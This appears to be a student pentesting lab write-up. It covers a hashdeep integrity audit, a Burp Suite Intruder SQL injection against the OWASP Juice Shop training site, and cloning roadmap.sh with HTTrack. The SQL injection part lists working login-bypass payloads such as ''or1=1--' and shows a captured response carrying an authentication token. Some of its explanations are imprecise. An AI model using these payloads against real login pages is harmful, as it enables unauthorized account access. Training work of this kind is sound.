# cat hash_wordlist.txt
%%% HASHDEEP-1.0
%%% size,md5,sha256,filename
## Invoked from: /home/spider
## # hashdeep wordlist.txt
##
186,959f55e6166e20b73d96f62f97907ef3,da45d04da31d52f2b4d38f739b978bedb5a961394ae4aa68a226b8434fdaadd4,/home/spider/wordlist.txt

(root@spider)-[/home/spider]
# hashdeep -a wordlist.txt -k 51193 hash_wordlist.txt
hashdeep: 51193: Unable to identify file format
hashdeep: Unable to load any matching files.
Try 'hashdeep -h' for more information.

(root@spider)-[/home/spider]
# hashdeep -a wordlist.txt -k hash_wordlist.txt
hashdeep: Audit passed

(root@spider)-[/home/spider]
# hashdeep -a wordlist2.txt -k hash_wordlist.txt
hashdeep: Audit failed

```


So, the file integrity of wordlist2.txt failed. This means it has been audited by someone.

4. Perform a SQL Injection on any Testing Website/Application.

-> **SQL injection** can be defined as a web vulnerability that allows an attacker to manipulate the queries that an application makes to its database. In return the attacker reveals or allows the attacker to the Database.

I. TOOLS to use:

- Burp suite
- SQL injection wordlist. {seclists}
- A webserver's login-page {OWASP JUICE SHOP}
- foxyproxy.




- Burp suite: a security tool that is used to scan and test security threats on a website.

b. SecLists: <https://github.com/danielmiessler/SecLists.git>

The collection of the word list that contains all the required list for pentesting and for other security testing too.


Discovery	[Github Action] Automated trickiest wordlists update.	5 hours ago
Fuzzing	feat(wordlist): Added /etc/apache2/.htpasswd to LFI fuzzing...	last month
Miscellaneous	feat(wordlist): Added common Spanish names and words (...)	3 months ago
Passwords	fix(wordlist): Cleaned up '100k-most-used-passwords-NCS...	8 hours ago
Pattern-Matching	Imported and cleaned php magic hashes	last year
Payloads	docs: update Payloads/README.md	8 months ago
Username	feat: Added some common names in spanish	3 months ago
Web-Shells	updated to laudanum v1.0	2 years ago

c. OWASP Login page: OWASP juice shop is an open-source vulnerable website
Where one can simulate or practice the attack to get better in pentesting.

 OWASP Juice Shop

Account EN


Login




Forgot your password?

☐ Remember me

or


 Log in with Google

- d. Foxyproxy: FoxyProxy is a browser extension used to route browser traffic through a proxy (like Burp Suite) for intercepting and analyzing HTTP requests.




Practical:

- I. Configure the FoxyProxy for the burp suite tool.
- II. Try to login on the web page with any random input




- III. So that the Burp suite can capture the requests that are made by the login page to its database server.



Once the request is captured by the burp suite then,

- IV. Send the captured request to intruder tab by **ctrl-I** and set the pay load option, attack with the wordlist of **sql.txt from SECLISTS** and click **ok**.



V. Then the burp suite will start brute forcing the payload.

The screenshot shows the Burp Suite interface during an intruder attack. The top bar indicates the target is `https://juice-shop.herokuapp.com`. The 'Results' tab is selected, showing a table of attack results. A red circle highlights the first three rows, which all show a status code of 200. The 'Response' tab is also visible, showing the response for the first request (index 1), which is a 200 OK status with a JSON body containing an authentication token.


Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
2383	'or0=0--	200	198			1693	
2385	'or1=1--	200	20			1693	
2386	'or1=;	200	195			1693	
0		401	453			925	
1	!	401	459			925	
2	! Keeper	401	460			925	
3	!!	401	452			925	
4	!!!	401	420			925	

The 'Response' tab shows the response for the first request (index 1), which is a 200 OK status with a JSON body containing an authentication token.

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Length: 799
Content-Type: application/json; charset=utf-8
Date: Sat, 26 Jul 2025 19:17:14 GMT
Etag: W/"31f-Yzgfdd/B5EaLu0znoizK9msg9+Q"
Feature-Policy: payment 'self'
Nel: {"report_to":"heroku-nel","response_headers":["Via"],"max_age":3600,"success_fraction":0.01,"failure_fraction":0.1}
Report-To:
{"group":"heroku-nel","endpoints":[{"url":"https://nel.heroku.com/reports?s=er%2FCRiUtGGeZuPLNpR0fjDUQYSeoviOnVtpNASEjs3g%3D\u0026sid=812dcc77-0bd0-43b1-a5f1-b25750382959\u0026ts=1753557434"}],"max_age":3600}
Reporting-Endpoints: heroku-nel="https://nel.heroku.com/reports?s=er%2FCRiUtGGeZuPLNpR0fjDUQYSeoviOnVtpNASEjs3g%3D\u0026sid=812dcc77-0bd0-43b1-a5f1-b25750382959\u0026ts=1753557434"
Server: Heroku
Vary: Accept-Encoding
Via: 1.1 heroku-router
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: /#/jobs
{
  "authentication": {
    "token":
```

If the burp suite finds a positive result, then it will return a response code of 200. If not, then it will return the response code of 400-499.

- VI. If everything is done correctly then the attacker can get unauthorized access and unauthorized login inside the server.



5. Use The Website Copying Tool and Copy the Website.

-> **HTTrack** is a tool that is used to copy or clone an entire website from the internet to the local system.

It can be used for:

1. Offline Analysis
2. Directory/Path Mapping
3. Information gathering or Reconnaissance
4. Client-Side Analysis

It allows attackers to manually analyze:


1. Hidden Directories
2. Broken Links
3. Comments in source code, etc.

To test the possible vulnerability on the copied website the attacker must develop a strong backend to test different attacks on the copied website.


Practical:

Requirements:


- a. An original website from the internet (roadmap.sh).
- b. HTTrack tool (used to clone the entire website to local system).



The roadmap.sh is a website which is known for providing roadmap for the domain and the role.



- I. To clone the website, use the HTTrack tool.
 - a. Copy the original URL and paste it in the HTTrack.
 - b. HTTrack will start cloning the entire website deeply
 - c. HTTrack will save the files and other resources at the destined locations.




Bytes saved:	24,53MiB	Links scanned:	18/138 (+121)
Time:	37s	Files written:	135
Transfer rate:	60,50KiB/s (165,73KiB/s)	Files updated:	0
Active connections:	1	Errors:	2



